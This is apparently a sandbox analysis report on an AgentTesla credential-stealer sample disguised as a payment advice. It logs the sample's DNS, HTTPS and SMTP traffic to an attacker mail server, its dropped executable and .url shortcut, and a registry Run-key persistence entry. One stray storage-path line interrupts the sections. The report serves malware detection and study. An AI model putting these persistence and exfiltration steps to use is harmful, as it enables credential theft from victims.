Nov 20, 2020 11:27:00.135812044 CET	53	61522	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:06.561269999 CET	52337	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:06.588347912 CET	53	52337	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:06.743603945 CET	55046	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:06.770800114 CET	53	55046	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:17.017287970 CET	49612	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:17.044492960 CET	53	49612	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:17.254802942 CET	49285	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:17.281923056 CET	53	49285	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:19.579334974 CET	50601	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:19.606564999 CET	53	50601	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:27.568802118 CET	60875	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:27.604479074 CET	53	60875	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:29.021965027 CET	56448	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:29.057634115 CET	53	56448	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:30.008707047 CET	59172	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:30.046601057 CET	53	59172	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:30.880028963 CET	62420	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:30.915757895 CET	53	62420	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:32.223314047 CET	60579	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:32.259016037 CET	53	60579	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 20, 2020 11:27:34.161514997 CET	50183	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:34.197279930 CET	53	50183	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:34.857017994 CET	61531	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:34.892985106 CET	53	61531	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:35.454413891 CET	49228	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:35.481477022 CET	53	49228	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:35.776987076 CET	59794	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:35.812496901 CET	53	59794	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:37.052122116 CET	55916	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:37.087802887 CET	53	55916	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:37.744098902 CET	52752	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:37.781842947 CET	53	52752	8.8.8.8	192.168.2.4
Nov 20, 2020 11:27:43.113318920 CET	60542	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:27:43.154879093 CET	53	60542	8.8.8.8	192.168.2.4
Nov 20, 2020 11:28:10.708352089 CET	60689	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:28:10.735510111 CET	53	60689	8.8.8.8	192.168.2.4
Nov 20, 2020 11:28:12.690224886 CET	64206	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:28:12.717282057 CET	53	64206	8.8.8.8	192.168.2.4
Nov 20, 2020 11:28:38.509129047 CET	50904	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:28:38.551346064 CET	53	50904	8.8.8.8	192.168.2.4
Nov 20, 2020 11:28:38.563013077 CET	57525	53	192.168.2.4	8.8.8.8
Nov 20, 2020 11:28:38.605150938 CET	53	57525	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 20, 2020 11:26:39.186790943 CET	192.168.2.4	8.8.8.8	0xf2f2	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.320950985 CET	192.168.2.4	8.8.8.8	0xeb99	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.561269999 CET	192.168.2.4	8.8.8.8	0x8397	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.743603945 CET	192.168.2.4	8.8.8.8	0x49bf	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.017287970 CET	192.168.2.4	8.8.8.8	0x10dc	Standard query (0)	discord.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.254802942 CET	192.168.2.4	8.8.8.8	0xe9b5	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:28:38.509129047 CET	192.168.2.4	8.8.8.8	0x25c6	Standard query (0)	mail.suncurepelletmill.com	A (IP address)	IN (0x0001)
Nov 20, 2020 11:28:38.563013077 CET	192.168.2.4	8.8.8.8	0x717d	Standard query (0)	mail.suncurepelletmill.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:26:39.213973999 CET	8.8.8.8	192.168.2.4	0xf2f2	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.213973999 CET	8.8.8.8	192.168.2.4	0xf2f2	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.213973999 CET	8.8.8.8	192.168.2.4	0xf2f2	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.213973999 CET	8.8.8.8	192.168.2.4	0xf2f2	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.213973999 CET	8.8.8.8	192.168.2.4	0xf2f2	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.348053932 CET	8.8.8.8	192.168.2.4	0xeb99	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.348053932 CET	8.8.8.8	192.168.2.4	0xeb99	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.348053932 CET	8.8.8.8	192.168.2.4	0xeb99	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 20, 2020 11:26:39.348053932 CET	8.8.8.8	192.168.2.4	0xeb99	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:26:39.348053932 CET	8.8.8.8	192.168.2.4	0xeb99	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.588347912 CET	8.8.8.8	192.168.2.4	0x8397	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.588347912 CET	8.8.8.8	192.168.2.4	0x8397	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.588347912 CET	8.8.8.8	192.168.2.4	0x8397	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.588347912 CET	8.8.8.8	192.168.2.4	0x8397	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.588347912 CET	8.8.8.8	192.168.2.4	0x8397	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.770800114 CET	8.8.8.8	192.168.2.4	0x49bf	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.770800114 CET	8.8.8.8	192.168.2.4	0x49bf	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.770800114 CET	8.8.8.8	192.168.2.4	0x49bf	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.770800114 CET	8.8.8.8	192.168.2.4	0x49bf	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:06.770800114 CET	8.8.8.8	192.168.2.4	0x49bf	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.044492960 CET	8.8.8.8	192.168.2.4	0x10dc	No error (0)	discord.com		162.159.136.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.044492960 CET	8.8.8.8	192.168.2.4	0x10dc	No error (0)	discord.com		162.159.128.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.044492960 CET	8.8.8.8	192.168.2.4	0x10dc	No error (0)	discord.com		162.159.137.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.044492960 CET	8.8.8.8	192.168.2.4	0x10dc	No error (0)	discord.com		162.159.135.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.044492960 CET	8.8.8.8	192.168.2.4	0x10dc	No error (0)	discord.com		162.159.138.232	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.281923056 CET	8.8.8.8	192.168.2.4	0xe9b5	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.281923056 CET	8.8.8.8	192.168.2.4	0xe9b5	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.281923056 CET	8.8.8.8	192.168.2.4	0xe9b5	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.281923056 CET	8.8.8.8	192.168.2.4	0xe9b5	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:27:17.281923056 CET	8.8.8.8	192.168.2.4	0xe9b5	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
Nov 20, 2020 11:28:38.551346064 CET	8.8.8.8	192.168.2.4	0x25c6	No error (0)	mail.suncurepelletmill.com	suncurepelletmill.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:28:38.551346064 CET	8.8.8.8	192.168.2.4	0x25c6	No error (0)	suncurepelletmill.com		192.186.237.168	A (IP address)	IN (0x0001)
Nov 20, 2020 11:28:38.605150938 CET	8.8.8.8	192.168.2.4	0x717d	No error (0)	mail.suncurepelletmill.com	suncurepelletmill.com		CNAME (Canonical name)	IN (0x0001)
Nov 20, 2020 11:28:38.605150938 CET	8.8.8.8	192.168.2.4	0x717d	No error (0)	suncurepelletmill.com		192.186.237.168	A (IP address)	IN (0x0001)

HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 20, 2020 11:26:39.402235985 CET	162.159.135.233	443	192.168.2.4	49734	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		
Nov 20, 2020 11:27:06.835222006 CET	162.159.135.233	443	192.168.2.4	49747	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020 Thu Sep 25 02:00:00 CEST 2014 Thu Jan 01 01:00:00 CET 2004	Thu May 06 01:59:59 CEST 2021 Tue Sep 25 01:59:59 CEST 2029 Mon Jan 01 00:59:59 CET 2029	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
Nov 20, 2020 11:27:17.350728035 CET	162.159.133.233	443	192.168.2.4	49749	CN=ssl711320.cloudflaressl.com CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Oct 27 01:00:00 CET 2020	Thu May 06 01:59:59 CEST 2021	771,49196-49195-49200-49199-49188-49187-49192-49191-49162-49161-49172-49171-157-156-61-60-53-47-10,0-10-11-13-35-23-65281,29-23-24,0	37f463bf4616ecd445d4a1937da06e19
					CN=COMODO ECC Domain Validation Secure Server CA 2, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Sep 25 02:00:00 CEST 2014	Tue Sep 25 01:59:59 CEST 2029		
					CN=COMODO ECC Certification Authority, O=COMODO CA Limited, L=Salford, ST=Greater Manchester, C=GB	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu Jan 01 01:00:00 CET 2004	Mon Jan 01 00:59:59 CET 2029		


SMTP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 20, 2020 11:28:39.253923893 CET	587	49769	192.186.237.168	192.168.2.4	220-p3plcpnl0152.prod.phx3.secureserver.net ESMTP Exim 4.93 #2 Fri, 20 Nov 2020 03:28:39 -0700 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 20, 2020 11:28:39.254440069 CET	49769	587	192.168.2.4	192.186.237.168	EHLO 367706
Nov 20, 2020 11:28:39.416418076 CET	587	49769	192.186.237.168	192.168.2.4	250-p3plcpnl0152.prod.phx3.secureserver.net Hello 367706 [84.17.52.25] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-AUTH PLAIN LOGIN 250-CHUNKING 250-STARTTLS 250-SMTPUTF8 250 HELP
Nov 20, 2020 11:28:39.418677092 CET	49769	587	192.168.2.4	192.186.237.168	AUTH login Q3J5c3RhbEBzdW5jdXJlcGVsbGV0bWlsbC5jb20=
Nov 20, 2020 11:28:39.580845118 CET	587	49769	192.186.237.168	192.168.2.4	334 UGFzc3dvcmQ6
Nov 20, 2020 11:28:39.751188040 CET	587	49769	192.186.237.168	192.168.2.4	235 Authentication succeeded
Nov 20, 2020 11:28:39.752032995 CET	49769	587	192.168.2.4	192.186.237.168	MAIL FROM:<Crystal@suncurepelletmill.com>
Nov 20, 2020 11:28:39.913867950 CET	587	49769	192.186.237.168	192.168.2.4	250 OK
Nov 20, 2020 11:28:39.914614916 CET	49769	587	192.168.2.4	192.186.237.168	RCPT TO:<Crystal@suncurepelletmill.com>
Nov 20, 2020 11:28:40.077241898 CET	587	49769	192.186.237.168	192.168.2.4	250 Accepted
Nov 20, 2020 11:28:40.077750921 CET	49769	587	192.168.2.4	192.186.237.168	DATA
Nov 20, 2020 11:28:40.239437103 CET	587	49769	192.186.237.168	192.168.2.4	354 Enter message, ending with "." on a line by itself
Nov 20, 2020 11:28:40.243258953 CET	49769	587	192.168.2.4	192.186.237.168	.
Nov 20, 2020 11:28:40.414588928 CET	587	49769	192.186.237.168	192.168.2.4	250 OK id=1kg3ei-00An1k-5o

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
PID: 3912 Parent PID: 6024

General

Start time:	11:26:37
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE'
Imagebase:	0x7ffabd480000
File size:	1346928 bytes
MD5 hash:	5D3D23738B2B4BB1F7FE3371EA7ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000001.00000002.697786352.0000000002E07000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Suspicious_Shortcut_IconNotFromExeOrDLLOrICO, Description: Detects possible shortcut usage for .URL persistence, Source: 00000001.00000002.697786352.0000000002E07000.00000020.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25ED2FB	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25ED2FB	InternetOpenUrlA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25ED2FB	InternetOpenUrlA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25ED2FB	InternetOpenUrlA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25ED2FB	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\INetCookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	25ED2FB	InternetOpenUrlA
C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2E05D5C	_lcreat
C:\Users\user\AppData\Local\pdwO.url	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	2E02439	CreateFileA

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\Owdprrr[1]	unknown	1025	37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33 31 37 30 63 30 39 36 38 36 31 36 66 33 66 31 65 31 37 30 39 30 38 37 30 36 65 37 36 33 38 31 33	70c0968616f3f1e170908706e76381 3170c0968616f3f1e170908706e763 813170c0968616f3f1e170908706e7 63813170c0968616f3f1e170908706 e763813170c0968616f3f1e1709087 06e763813170c0968616f3f1e17090 8706e763813170c0968616f3f1e170 908706e763813170c0968616f3f1e1 70908706e763813	success or wait	1087	25ED36F	InternetReadFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Owdpdrv.exe	unknown	1346928	4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	MZP....................@..... ....!..L.!..This program must be run under Win32..$7	success or wait	1	2E05D7C	_lwrite
C:\Users\user\AppData\Local\pdwO.url	unknown	169	5b 49 6e 74 65 72 6e 65 74 53 68 6f 72 74 63 75 74 5d 0d 0a 55 52 4c 3d 66 69 6c 65 3a 5c 5c 5c 43 3a 5c 5c 55 73 65 72 73 5c 5c 6a 6f 6e 65 73 5c 5c 41 70 70 44 61 74 61 5c 5c 4c 6f 63 61 6c 5c 5c 4d 69 63 72 6f 73 6f 66 74 5c 5c 57 69 6e 64 6f 77 73 5c 5c 4f 77 64 70 64 72 76 2e 65 78 65 0d 0a 49 63 6f 6e 49 6e 64 65 78 3d 31 0d 0a 49 63 6f 6e 46 69 6c 65 3d 2e 75 72 6c 0d 0a 4d 6f 64 69 66 69 65 64 3d 32 30 46 30 36 42 41 30 36 44 30 37 42 44 30 31 34 44 0d 0a 48 6f 74 4b 65 79 3d 31 36 30 31 0d 0a	[InternetShortcut]..URL=fil e:\ \\C:\\Users\\user\\AppData\ \Lo cal\\Microsoft\\Windows\\O wdpd rv.exe..IconIndex=1..IconF ile= .url..Modified=20F06BA06 D07BD0 14D..HotKey=1601..	success or wait	1	2DF7AB9	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE	unknown	1346928	success or wait	1	2DF7A8D	ReadFile

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Owdp	unicode	C:\Users\user\AppData\Local\pdwO.url	success or wait	1	2E057E6	RegSetValueExA

Analysis Process: USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE PID: 4460 Parent PID: 3912

General

Start time:	11:26:53
Start date:	20/11/2020
Path:	C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
Wow64 process (32bit):	true
Commandline:	C:\Users\user\Desktop\USD55,260.84_PAYMENT_ADVICE_NOTE_FROM_20.11.2020.EXE
Imagebase:	0x7ffabd480000
File size:	1346928 bytes
MD5 hash:	5D3D23738B2B4BB1F7FE3371EA7ECC76
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.935435728.0000000003471000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.933607178.0000000002400000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.933886627.0000000002471000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000002.00000002.933886627.0000000002471000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.933280290.0000000002234000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000003.694028712.00000000006BD000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000002.00000002.937725779.0000000004EC0000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB5CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6CB5CF06	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CB35705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6CB35705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6CA903DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6CB3CA54	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7e efa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	6CA903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Config uration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6CA903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f 1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	6CA903DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b2 19d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6CA903DE	ReadFile
